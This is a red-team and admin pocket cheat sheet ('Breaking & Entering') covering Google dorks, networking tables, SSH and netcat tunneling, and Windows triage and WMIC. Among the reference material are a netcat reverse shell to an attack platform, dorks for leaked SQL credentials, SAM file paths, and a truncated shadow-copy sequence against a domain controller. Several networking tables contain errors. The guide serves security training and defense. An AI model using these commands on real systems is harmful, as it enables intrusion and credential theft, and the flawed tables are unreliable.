


A POCKET GUIDE FOR FRIENDLY REMOTE ADMINS

# BREAKING & ENTERING



Version 1.2



Designed and produced  
as a passion project,  
free to the community.

By **Andy Doering**  
[twitter.com/andy\\_doering](https://twitter.com/andy_doering)  
[behance.net/AndyNDoering](https://behance.net/AndyNDoering)



The information in this book is distributed “as is.” While tedious efforts were utilized to ensure accuracy, no responsibility or liability will be assumed by the author for errors or omissions, or for the damages resulting from the use of the information provided within.

**If you're unsure...seek an adult.**

# INDEX

<b>[ + ] GATHERING INFO</b>	
GOOGLE HACKING	06
<b>[ + ] NETWORKING</b>	
ROUTING PROTOCOLS	10
BROADCAST VS COLLISION	11
ETHERNET & 802.11	12
PACKET HEADERS	14
CISCO COMMANDS	16
IPV4 & IPV6	18
<b>[ + ] TUNNELING</b>	
SSH & SCP	22
NETCAT & SOCAT	24
<b>[ + ] WINDOWS</b>	
HOST INFORMATION	26
EXAMINING A PROCESS	28
KERNEL & SMB VERSIONS	29
IMPORTANT REG/FILES	30
WMIC	32
POWERSHELL	33
<b>[ + ] NIX</b>	
TRIAGE COMMANDS	36
IPTABLES	42

<b>[ + ] METASPLOIT / METERPRETER</b>	
COMMANDS	44
MSFVENOM	47
VEIL	48
NMAP & TCPDUMP	50
WIRESHARK	54
FIND & GREP	56
AWK & SED	58
VIM	60
<b>[ + ] TABLES &amp; REFERENCES</b>	
PORTS & SERVICES	62
ASCII / HEX / SYMBOLS	65
REGEX	65
<b>[ + ] PACKING UP</b>	
TAR / ZIP / BZIP2 / GZIP	68
GIT *	70
<b>[ + ] STANDARDS AND NOTES</b>	
NIST STANDARDS	74
TUNNELING WORKSHEETS	77
DOT GRIDS / NOTES	83

For a more robust list of categories, searches and search engines see:

[exploit-db.com/Google-hacking-database/](http://exploit-db.com/Google-hacking-database/)

[safaribooksonline.com/library/view/Google-hacks-2nd/0596008570/](http://safaribooksonline.com/library/view/Google-hacks-2nd/0596008570/)

[mrjoejohnson.com/Google.Hacking.Filters.pdf](http://mrjoejohnson.com/Google.Hacking.Filters.pdf)

IoT search Engine  
[shodan.io/](http://shodan.io/)

Central database for location and information of wireless networks  
[wagle.net/](http://wagle.net/)

Internet archive of cached information  
[archive.org/web/](http://archive.org/web/)

Julian date converter  
[aa.usno.navy.mil/data/docs/JulianDate.php](http://aa.usno.navy.mil/data/docs/JulianDate.php)

Phineas Fisher's account on HackingTeam  
[ghostbin.com/paste/6kko7](http://ghostbin.com/paste/6kko7)

# GOOGLE HACKING





## Google Hacking:

Dates back to 2002, when Johnny Long began to collect interesting Google search queries that uncovered vulnerable systems and/or sensitive information disclosures labeling them GoogleDorks. This has the benefit of doing host and domain enumeration without sending any packets to another system.

```
=====
```

(+)	Force inclusion of something common
(-)	Exclude a search term
(")	Use quotes around a search phrase
(.)	A single-character wildcard
(*)	Any word
( )	boolean 'OR'
("String"   String)	Parenthesis group queries

```
=====
```

### **site: [url]**

Limits the search to a specific site only; site:website.com

```
-----
```

### **@[Search term]**

Searches a keyword on social media

```
-----
```

### **"Search term"**

Searches an exact match

```
-----
```

### **"Search \* term"**

Searches the \* for any wildcard

```
-----
```

**cache:[url]**

Searches for cached versions of a site or page

-----

**numrange[#]..[#]****daterange:startdate-enddate**

Must be expressed in \*Julian time (and only in integers)

- \* The number of days that have passed since January 1, 4713 B.C. unlike Gregorian days (those on the calendar)
- 

**link: [url]**

Shows links to the URL and helps determine site relationships and more importantly trust relationships; this gets treated like normal search text (not a modifier) when combined with other search terms though.

-----

**related: [url]**

Searches related to your search term

-----

**intitle: string to search**

Show only those pages that have the term in their html title

-----

**allintitle:[string]**

Similar to intitle, but looks for all the specified terms in the title

-----

**inurl: [string]**

Searches for the specified term in the url; for example inurl:"login.php". (Can also do :port)

-----

**allinurl:[url]**

Same as inurl, but searches for all terms in the url

-----

**intext:"String to search"**

Searches the content of the page and similar to a plain Google search; for example intext:"index of /".

-----

**allintext: "String to search"**

Similar to intext, but searches for all terms to be present in the text

**filetype: [xls]**

Searches for specific file types; filetype:pdf will look for pdf files in websites.

-----

**phonebook: [name]****[URL]&strip=1**

Added to the end of a cached URL only shows Google's text, not the target's; perform a Google search, right-click copy/paste the link and then paste the URL adding &strip=1

-----

**site.com/search?q=inurl:admin.Php&start=10**

Changing your query to vary the extension case and modifying the query can help defeat some of Google's blockers which work to defeat your search query

-----

**site.com/search?q=@email.com**

Searching for email addresses

-----

**site:site.com -site:obviousresult.com**

Eliminates obvious results, reducing most public, top 'ranked' unwanted results and bringing more useful results to the top of the search; you are looking for the relationship of links in both inbound and outbound directions

-----

**inurl: <port> <service commonly listens on that port>**

Port scanning, can be combined with the site operator

-----

**inurl:8080 -intext:8080**

Servers listening on port 8080 removing results with 8080 in the page

-----

**filetype:inc intext:mysql\_connect****filetype:sql + "IDENTIFIED BY" -cvs**

Search combinations that goes after files with cleartext SQL passwords and credentials

-----

**intitle:"VNC viewer"**

Example of a search for sites that launch a VNC client

# BASIC NETWORKING

The following information details out basic networking protocols, essential networking concepts, ethernet types and speeds, and essential Cisco commands

For more information, see:

[OUI Look Up Tool](#)

[wireshark.org/tools/oui-lookup.html](#)

[ACL Examples](#)

[cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html](#)

## **ROUTING PROTOCOLS**

### **RIP**

Distance Vector routing protocol based on distances between hops taking the shortest distance, regardless of connection speeds.

-----

### **OSPF**

Open Shortest Path First, routing protocol based on the fastest open path regardless of distance between hops; link-state routing protocol.

-----

### **EIGRP**

Advanced distance-vector routing protocol that is used on a computer network for automating routing decisions and configuration. The protocol was designed by Cisco Systems as a proprietary protocol, available only on Cisco routers. Keeps a 'Neighbor Table' which shows directly physically connected L3 Cisco devices. Keeps a 'Topology Table' where data is stored for the available routes within your network and records the metrics of all the EIGRP routes.

-----

### **IGP**

Interior Gateway Protocol used primarily on L3 devices communicating within the same AS.

-----

### **BGP**


Protocol used primarily on L3 devices linking separate Autonomous Systems: think ISPs and Backbones.

-----

### **IS-IS**

Routing protocol designed to move information efficiently within a computer network, a group of physically connected computers or similar devices. It accomplishes this by determining the best route for data through a packet-switched network.

## BROADCAST DOMAIN



### Broadcast Domains

Routers and VLANs separate broadcast domains.  
All nodes in a broadcast domain have the same network ID.

There cannot be a two broadcast domains with the same network ID.

Each interface is a separate broadcast domain.

-----

### Collision Domains

Switches separate collision domains.

Each interface is a separate collision domain.

All devices connected to a hub are in the same collision domain.

## Ethernet Types

```
=====
```

<b>Ethernet:</b>	10 Mbps	10BASE-2 10BASE-5 10BASE-T	IEEE 802.3
<b>Fast Ethernet:</b>	100 Mbps	100BASE-TX 100BASE-FX	IEEE 802.3u
<b>Gigabit Ethernet:</b>	1000 Mbps	1000BASE-LX 1000BASE-SX 1000BASE-CX	IEEE 802.3z
	2,500 Mbps	2.5GBASE-T	IEEE 802.3bz
	5,000 Mbps	5GBASE-T	IEEE 802.3bz
	10,000 Mbps	10GBASE-T	IEEE 802.3bz

### 802.11 Prime and Amendments

Type	Freq	Modulation	Max Data Rate
802.11	2.4GHz	DSSS, FHSS	2 Mbps
802.11a	5 GHz	OFDM	54 Mbps
802.11b	2.4 GHz	HR-DSSS	11 Mbps
802.11g	2.4 GHz	ERP-OFDM	54 Mbps
802.11n	Both	HT-OFDM	up to 600 Mbps
802.11ac	5 GHz	VHT-OFDM	up to 1.3 Gbps
802.11ax	Both	OFDMA	up to 10 Gbps

802.11n introduced Multi-input Multi-Output (MIMO)  
Up to 4 spatial streams.

802.11ac introduced MU-MIMO  
Supports up to eight spatial streams on an AP

# PACKET HEADERS

The following information details out the most typical packet headers, their field lengths in bytes, as well as the most pertinent associated options to be wary of.

For more information, see:  
[pearsonitcertification.com/articles/article.aspx?p=1843887](http://pearsonitcertification.com/articles/article.aspx?p=1843887)



```
00 12 34 56 78 90 01 12   34 56 78 90 08 80 45 00
02 F4 0A E4 40 00 80 06   FC E3 C0 A8 02 06 4A 7D
E3 10 F4 5A 00 50 D7 95   A0 99 AB B7 38 47 50 18
10 92 C5 C1 00 00
```

=====

**Ethernet Header (14 Bytes)**

Destination MAC: 6 Bytes  
Source MAC: 6 Bytes  
Protocol Type: 2 Bytes

**IPv4 Header (20-60 Bytes)**

IP Version: 4 Bits  
Header Length: 4 Bits  
Priority/ToS: 1 Byte  
Total Length(TIPL): 2 Bytes  
ID: 2 Bytes  
Flags: 3 Bits  
Fragment Offset: 13 Bits  
TTL: 1 Byte  
Protocol: 1 Byte  
Header Checksum: 2 Bytes  
Source IP: 4 Bytes  
Destination IP: 4 Bytes  
Options

**TCP Header (20-60 Bytes)**

Source Port: 2 Bytes  
Destination Port: 2 Bytes  
Source Seq. #: 4 Bytes  
Ack Seq. #: 4 Bytes  
Header Length: 1 Bytes  
Reserved: 6 bits  
Code/Control Bits: 6 bits  
Sender Window Size: 2 Bytes  
TCP Checksum: 2 Bytes  
Urgent Data Size: 2 Bytes

**UDP Header (8 Bytes)**

Source Port: 2 Bytes  
Destination Port: 2 Bytes  
Length: 2 Bytes  
Checksum: 2 Bytes

=====

**Arp Header (28 Bytes)**

Hardware Type: 2 Bytes  
Protocol Type: 2 Bytes  
Hardware Address Length: 1 Byte  
Protocol Address Length: 1 Byte  
Op Code: 2 Bytes  
Source Hardware Address: \*  
Source Protocol Address: \*  
Dest Hardware Address: \*  
Dest Protocol Address: \*

\* Length set by Length fields \*

**IPv6 Header (40 Bytes)**

Version: 4 Bits  
Traffic Class (ToS in IPv4): 1 Byte  
Flow Label: 20 Bits  
Payload Length: 2 Bytes  
Next Header: 1 Byte  
Hop Limit (TTL): 1 Byte  
Source Address: 16 Byte  
Destination Address: 16 Byte

### Next Header Values

00 Hop-by-hop  
06 TCP  
08 EGP  
09 IGP  
17 UDP  
41 IPv6  
43 Routing Header  
44 Fragment Header  
46 RSVP  
47 General Routing Encaps.  
50 Encaps. Security Payload  
51 Authentication Header  
58 ICMPv6  
59 No next header  
60 Dest Op Header  
88 EIGRPv6  
89 OSPFv3  
103 PIM  
108 IP Payload Compression  
115 Layer 2 Tunneling (L2TP)  
132 Stream Control (SCTP)

### Next Protocol

01: ICMP  
06: TCP  
08: EGP  
09: IGP  
11: UDP  
12: Multiplexing  
1B: RDP  
2B: IPV6 Route  
2C Frag Header IPV6  
3A: ICMP for IPV6  
3B: No Next IPV6  
3C: Dest Options IPV6  
58: EIGRP

### Protocol Type Field

0800: IPV4  
0806: ARP  
86DD: IPV4

### TTL

64 NIX  
128 Windows  
255 Network  
255 Solaris

=====

### ICMPv6 Error Messages

1 Dest Unreachable  
2 Packet Too large  
3 Hop Limit (TTL) Exceeded  
4 Parameter Problem  
128 ICMP Echo Request  
129 ICMP Echo Reply  
130 Multicast Listener Query  
131 Multicast Listener Report  
132 Multicast Listener Done  
133 Router Solicitation  
134 Router Advertisement  
135 Neighbor Solicitation  
136 Neighbor Advertisement  
137 Redirect Message

### Flags breakout

0x00 NULL  
0x01 FIN  
0x02 SYN  
0x03 FIN-SYN  
0x08 PSH  
0x09 FIN-PSH  
0x0A SYN-PSH  
0x0B FIN-SYN-PSH  
0x10 ACK  
0x11 FIN-ACK  
0x12 SYN-ACK  
0x13 FIN-SYN-ACK  
0x18 PSH-ACK  
0x19 FIN-PSH-ACK  
0x1A SYN-PSH-ACK



## CISCO Essential Commands

## Command Description

>enable	privilege mode
#configure terminal	Configure interface
(config)#interface fa0/0	Configure FastEthernet 0/0
(config-if)#ip addr <IP> <netmask>	Add IP to fa0/0
(config)#line vty 0 4	Configure vty line
(config-line)#login	1. Set telnet password
(config-line)#password <password>	2. Set telnet password
#show session	Open sessions
#show version	IOS version
#dir file system	Available files
#dir all-file systems	File information
#dir /all	Deleted files
#show running-config	Config loaded in mem
#show startup-config	Config loaded at boot
#show ip interface brief	Interfaces
#show interface e0	Detailed interface info
#show ip route	Routes
#show access-lists	Access lists
#terminal length 0	No limit on output
#copy running-config startup-config	Replace run w/ start config
#copy running-config tftp	Copy run config to server
#?	List of possible commands
(config-if)#no shutdown	Enables an interface

=====

## CISCO Setting Up an ACL

The command syntax format of a standard ACL is:

```
access-list access-list-number {permit|deny}  
{host|source source-wildcard|any}.
```

**Standard ACLs:** compare the source address of the IP packets to the addresses configured in the ACL in order to control traffic.

**Extended ACLs:** compare the source and destination addresses of the IP packets to the addresses configured in the ACL in order to control traffic. You can also make extended ACLs more granular and configured to filter traffic by criteria such as:

- Protocol
- Port numbers
- Differentiated services code point (DSCP) value
- Precedence value
- State of the synchronize sequence number (SYN) bit

The command syntax formats of extended ACLs is:

```
access-list access-list-number [dynamic dynamic-name  
[timeout minutes]]  
{deny | permit} protocol source source-wildcard destination  
destination-wildcard  
[precedence precedence] [tos tos] [log | log-input]  
[time-range time-range-name][fragments]
```

The following information details out essential IPv4 and IPv6 ranges, scopes and formulas

For more information, see:  
[global.ipv6.com/docs/IPv6\\_Cheat\\_Sheet.pdf](http://global.ipv6.com/docs/IPv6_Cheat_Sheet.pdf)

# IPv4 & IPv6

## Subnetting

/31	255.255.255.254	1 Host
/30	255.255.255.252	2 Hosts
/29	255.255.255.248	6 Hosts
/28	255.255.255.240	14 Hosts
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	510 Hosts
/22	255.255.252.0	1022 Hosts
/21	255.255.248.0	2046 Hosts
/20	255.255.240.0	4094 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts
/8	255.0.0.0	16777214 Hosts

## Classful IP Ranges

- A: 0.0.0.0 - 127.255.255.255
- B: 128.0.0.0 - 191.255.255.255
- C: 192.0.0.0 - 239.255.255.255
- D: 224.0.0.0 - 233.255.255.255
- E: 240.0.0.0 - 255.255.255.255

## Reserved Ranges

- A: 10.0.0.0/8  
10.0.0.0 - 10.255.255.255
- B: 172.16.0.0/12  
172.16.0.0 - 173.31.255.255
- C: 192.168.0.0/16  
192.168.0.0 - 192.168.255.255
- APIPA: 168.254.0.0/16
- Loopback: 127.0.0.1/8
- Multicast: 224.0.0.0/4

## SUBNETTING FORMULAS

To determine how many bits are needed:

$$2^n$$

n = bits borrowed from host bits to create additional networks

EX:  $2^3 = 8$  networks (3 bits borrowed)

To determine the amount of possible hosts within a network use the formula below.

$$2^h - 2$$

h = number of host bits and subtract the NetID and Broadcast

## IPv6 Address Breakdown

2FFB:0000:0000:0000:1111:1111:1111:1111

Network Prefix | Interface Identifier

Defines network or subnet

## IPv6 Scopes

FF01: Interface Local // internal loopback

FF02: Link local // keep all traffic to local subnet only

FF03: Subnet local // allow subnets to span multiple links

FF04: Administrative local // admin configured addressing

FF05: Site local // allow traffic to span multiple subnets

ff01::1 - interface local all nodes multicast

Never leaves the interface on a local host

ff01::2 - interface local all routers multicast

The number 2 equals Link Local (FF02) All routers.

ff02::1 - Link local all nodes multicast

Ping all local host on a network // never routed

Neighbor solicitation, Router advertisement, DAD check

ff02::2 - Link local all routers multicast

Discover all routers on local network // never routed

ff02::5 - OSPF (IGP)

ff02::6 - OSPF (IGP) designated router advertisement

ff02::9 - RIP router advertisement

The number 5 equals site local (FF05)

ff05::1 - Site local nodes

ff05::2 - Site local all routers multicast

ff05::1:3 - All DHCP servers destination multicast

ff05::1:4 - All DHCP relay advertisement

The number 8 equals organization local (FF08)

fe80:: link local (Similar to 169.254.X.X)

The letter E equals global (FF0E)

2000::routable // IANA currently assigning

::1 IPv6 Loopback



The following information details essential SSH commands and setups.

For more information, see:

[BITROT RED TEAM SSH Cheat Sheet](#)

[bitrot.sh/cheatsheet/13-12-2017-ssh-cheatsheet/](#)

[Etherealmind Intro to SOCKS:](#)

[etherealmind.com/fast-introduction-to-socks-proxy/](#)

[Multi Hop SSH tunnel:](#)

[superuser.com/questions/96489/an-ssh-tunnel-via-multiple-hops](#)





## SSH

### Basic Use:

```
ssh [user]@[host]
```

### Use a specific key and port:

```
ssh -i ~/.ssh/id_rsa -p [port] [user]@[host]
```

### SOCKS proxy:

```
ssh -D8080 [user]@[host]
```

### Execute a one line command :

```
ssh -i ~/.ssh/id_rsa [user]@[host] "sudo apt-get update && sudo apt-get upgrade"
```

### Local Port Forward:

```
ssh -L [bindaddr]:[port]:[dsthost]:[dstport] [user]@[host]
```

### Remote Port Forward:

```
ssh -R [bindaddr]:[port]:[localhost]:[localport] [user]@[host]
```

### SSH tunnel through T1 to T2:

```
ssh [user]@[T1 IP] -L [Local LPORT]:[T2 IP]:[T2 LPORT] -R [Local LPORT 2]:[Local IP]:[T1 LPORT]
```

## SCP

### Copy from remote to local machine:

```
scp [user]@[host]:file.txt /tmp/file.txt
```

### Copy from local to remote machine:

```
scp file.txt [user]@[host]:/tmp/file.txt
```

### Recursive copy:

```
scp -r [user]@[host]:/home/ubuntu/.vim ./vim
```

### Use a non standard port to copy:

```
scp -P 2222 [user]@[host]:/home/ubuntu/test.py ./test.py
```

## Key Files

File	Description
~/.ssh/	Directory for user-specific SSH configuration
~/.ssh/authorized_keys	Lists public keys authorized for logging into this user
~/.ssh/config	Per-user config file. Can specify how to connect, with which keys etc
~/.ssh/id_*	Key files, both public and private
~/.ssh/known_hosts	Contains list of public host keys known to user
/etc/ssh/ssh_config	Global SSH client configuration
/etc/ssh/sshd_config	SSH server configuration

# NETCAT & SOCAT

Netcat man page:

[manpages.debian.org/unstable/netcat-openbsd/nc.1.en.html](http://manpages.debian.org/unstable/netcat-openbsd/nc.1.en.html)

Socat man page

[linux.die.net/man/1/socat](http://linux.die.net/man/1/socat)

**Netcat:****To create a simple connection:**

Open a terminal on your Attack Platform:

```
nc -lvp 8080
```

-----

**Open a command prompt on your Windows 7 host:**

```
C:\windows\ncat>ncat [Attack Platform IP Address] 8080 -e  
cmd.exe
```

-----

**To create a SSL connection to help secure your connection:**

Open a terminal on your Attack Platform.

```
nc -lvp 443 --ssl
```

This generates a certificate and a 1,024-bit RSA key. This will not work as an HTTPS server if the application is doing certificate verification.

-----

**Open a command prompt on your Windows 7 host:**

```
C:\windows\ncat>ncat [Attack Platform IP Address] 8080 -e  
cmd.exe --ss
```

-----

**Receiving end for a file:**

```
nc -lvp <port> > out.file
```

-----

**Sending end for a file:**

```
nc <destIP> <port> < out.file
```

-----

**Socat:**

**Create a tunnel from a specific local socket to remote socket, that spawns a new process for every connection (replace 4 with 6 to IPv6):**

```
socat -v tcp4-listen:8000,bind=addr1,reuseaddr,fork,su=nobody,  
tcp4:addr2:80
```

# WINDOWS

The following information details the majority of the essential commands to run when on a Windows system to gather information and enumerate through the network, as well as quick hit reference tables.

For more information, see:  
[technet.microsoft.com/en-us/library/bb490890.aspx](https://technet.microsoft.com/en-us/library/bb490890.aspx)

Phineas Fisher's account on HackingTeam  
[ghostbin.com/paste/6kho7](https://ghostbin.com/paste/6kho7)

MS Docs on PowerShell  
[docs.microsoft.com/en-us/powershell/scripting/getting-started/fundamental/learning-windows-powershell-names?view=powershell-5.1](https://docs.microsoft.com/en-us/powershell/scripting/getting-started/fundamental/learning-windows-powershell-names?view=powershell-5.1)

Ben Clark v 1.0  
Red Team Field Manual



## Host Information

### If running any SysInternals:

```
<command> -accepteula -s -h -d
```

#### 1) System initial

```
cmd /c "date /t && time /t"  
wmic path win32_utctime get * | format:list (UTC)  
hostname
```

---

#### 2) Networking Info

```
ipconfig /all  
ipconfig /displaydns  
netstat -anob  
netstat -rn  
arp -a
```

---

#### 4) System kernel version and O/S version

```
systeminfo  
psinfo (Sysinternals)
```

---

#### 6) Who and what are you running as:

```
whoami /all  
title AdminSession  
tasklist /v /fo csv | findstr /i "AdminSession"
```

---

#### 7) Running process information

```
tasklist /v  
tasklist /svc  
tasklist /m  
tasklist /fi "modules eq (search string)"
```

---

#### 8) Most recent logged on users

```
net session  
PsLoggedOn (SysInternals)  
reg query "HKLM\Software\Microsoft\Windows NT\  
CurrentVersion\Winlogon"
```

---

#### 9) How long has system been running?

```
systeminfo output
```

---

#### 10) Filesystem Info:

```
net use  
net share  
net users  
net start  
net statistics  
fsutil fsinfo drives  
fsutil fsinfo drivetype <drive>:\
```

---

#### 11) Directory listing

```
dir /a /od C:\users  
tree /F /A <drive> > tree.txt
```

---

## 12) Available System Memory

systeminfo output

## 13) What services start on boot:

```
wmic startup list full /format:list  
autorunsc -b -l (Sysinternals)
```

**Show all autorun files, output csv, then check with VirusTotal:**

```
autorunsc -accepeula -a -c -i -e -f -l -m -v
```

---

## 14) Any scheduled jobs

```
schtasks /query /V /FO list | more  
schtasks /query /V /FO list | findstr /n ^^ | findstr  
/i "Comment:"  
schtasks /query /V /FO list | findstr /n ^^ | findstr  
/r "^42[0-9]: ^52[0-9]"  
at
```

---

## 15) Logging?

```
auditpol /get /category:*
```

---

## 16) Contents of user history

```
doskey /history
```

---

## 17) Any suspicious services loaded/running

```
sc query | findstr /I "Network Connections"  
sc qc ServiceName <servicename>  
tasklist /fi "modules eq (search string)"
```

---

## 18) Suspicious binary checks

```
tasklist /v | findstr /i "executable"  
dir /tc /od C:\<executablepath>  
dir /T:CWA <filepath\file>  
listdlls -u  
listdlls -d <dll>  
driverquery /si | findstr "TRUE"  
handle -a -p -u <PID> (Sysinternals)
```

---

## 19) Firewall check

```
netsh advfirewall show allprofiles  
netsh advfirewall show currentprofile  
netsh advfirewall firewall show rule name=all
```

---

## 20) List logs by type, timestamped as past hours/minutes:

```
psloglist <-h/-m> 1 -f <e/w/i/s/f>  
1 e = Error  
2 w = Warning  
3 i = Information  
4 s = Success Audit  
5 f = Failure Audit
```

---

## 21) Find files of different types:

```
findstr /si <searchterm> *.txt | *.xml | *.xls
```

---

## 22) Check file hashes:

```
CertUtil -hashfile <path\file> <SHA1 MD5>  
FCIV <-md5 -sha1> <path\file>
```

---

## 23) Dump Clipboard

```
winclip -p
```

## Vetting a Process

### All malware has two things in common:

- Some form of network activity.
    - Listens
    - Beacons
  - A method to survive reboot.
    - Registry
    - Services
    - Scheduled Jobs
- 

#### [1] Pull a process listing:

- What can be eliminated as a known good process?
  - What stands out as possible malware?
  - What could go either way?
    - Windows Processes
    - Multiple Instances
    - Non Windows
    - Malware likely
- 

#### [2] Eliminate known good processes:

If there are multiple processes vet them  
If they are in the same session then one is likely  
malware (csrss.exe)  
Svchost.exe - if running out of system32 it's good

---

#### [3] Conduct open source research:

Find the path  
Hash the exe  
Check it with a tool like VirusTotal:  
[virustotal.com/#/home/upload](http://virustotal.com/#/home/upload)

---

#### [4] Analyze process behavior:

Process List  
Networking

- Socket Bound?

Persistence

- Look at persistence vectors

---

## Kernel & SMB Version Chart

Name	Kernel	SMB
-----		
2K	5.0	1.0
Responded with everything		
-----		
XP	5.1	1.0
-----		
2K3	5.2	1.0
-----		
Vista/2k8	6.0	2.0
-----		
7/2k8 R2	6.1	2.1
Responds with domain or workgroup, and the name		
-----		
8/ 2k12	6.2	3.0
-----		
8.1/ 2k12R2	6.3	3.02
No longer uses 1.0 functionality ANDEX Negotiate request (to know which SMB to use) Encrypted SMB comms (once session is established)		
-----		
10 / 2k16	10	3.1
Setup is now encrypted		
-----		



## Important File Locations

%SYSTEMROOT%\System32\drivers\etc\hosts  
%SYSTEMROOT%\System32\drivers\etc\networks  
%SYSTEMROOT%\System32\config\SAM  
%SYSTEMROOT%\repair\SAM  
%SYSTEMROOT%\System32\config\RegBack\SAM  
%SYSTEMROOT%\Prefetch  
%WINDIR%\System32\config\AppEvent.Evt  
%WINDIR%\System32\config\SecEvent.Evt  
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\  
%USERPROFILE%\Start Menu\Programs\Startup\  
  
=====

## Environmental Variables

%VARIABLE  
WIN XP CMD  
WIN 7+ CMD  
  
%SYSTEMROOT%  
C:\Windows (Or Windows Directory)  
%SystemDrive%\Windows\  
  
%SYSTEMDRIVE%  
C:  
C:  
  
%WINDIR%  
%SystemDrive%\WINDOWS  
%SystemDrive%\WINDOWS  
  
%ALLUSERSPROFILE%  
C:\Documents and Settings\All Users  
C:\ProgramData  
  
%USERPROFILE%  
%SystemDrive%\Documents and Settings\{username}  
%SystemDrive%\Users\{username}  
  
%PATH%  
C:\Windows\system32;C:\Windows;C:\Windows\System32\  
Wbem;{plus program paths}  
C:\Windows\system32;C:\Windows;C:\Windows\System32\  
Wbem;{plus program paths}

## Registry Location Queries

### Startup Locations

HKLM\Software\Microsoft\Windows\CurrentVersion\Run  
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce  
HKCU\Software\Microsoft\Windows\CurrentVersion\Run  
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce  
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon  
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

### Recent Documents

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

### Installed Software

HKCU\Software  
HKLM\Software

### Services

HKLM\System\CurrentControlSet\Services\  
HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services

### USB Devices

HKLM\System\CurrentControlSet\Enum\USBStor

=====

## Startup Directories

### WINDOWS 5.0 - 5.2

%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup

### WINDOWS 6.0 +

#### All Users

%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

#### Specific User

%SystemDrive%\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

## WMIC Basics

WMIC [ALIAS] [WHERE] [CLAUSE]

[ALIAS] == process, share, startup, service, nicconfig, useraccount, etc.

[WHERE] == where (name="cmd.exe"), where (parentprocessid!="pid"), etc.

[CLAUSE] == list [full|brief], get[attrib1|attrib2], call [method], delete

```
wmic [alias] get /?
wmic [alias] call /?
wmic startupwmic service
wmic qfe
wmic process call create "process_name"
wmic process where name="process_name" terminate
```

=====

## WMIC

```
wmic process where name="svchost.exe" get commandline
```

```
wmic /node:<ip> process call create "cmd.exe /c <path>\
executable>.<exe/bat/etc>"
```

## WMIC & Volume Shadow Copy

Also known as Volume Snapshot Service, allows taking manual or automatic backup copies of files or volumes, even when in use. Creates a consistent backup that does not change and is not locked.

```
1_wmic /node:<DC IP> /user:"Domain\user" /password:"PASS"
process call create "cmd c/ vssadmin list shadows 2>&1 > c:\
temp\output.txt"
```

```
2_wmic /node:<DC IP> /user:"Domain\user" /password:"PASS"
process call create "cmd c/ vssadmin create shadow /for=C:
2>&1 >> c:\tmp\output.txt"
```

```
3_wmic /node:<DC IP> /user:"Domain\user" /password:"PASS"
process call create "cmd c/ copy \\?\GLOBALROOT\Device\Hard-
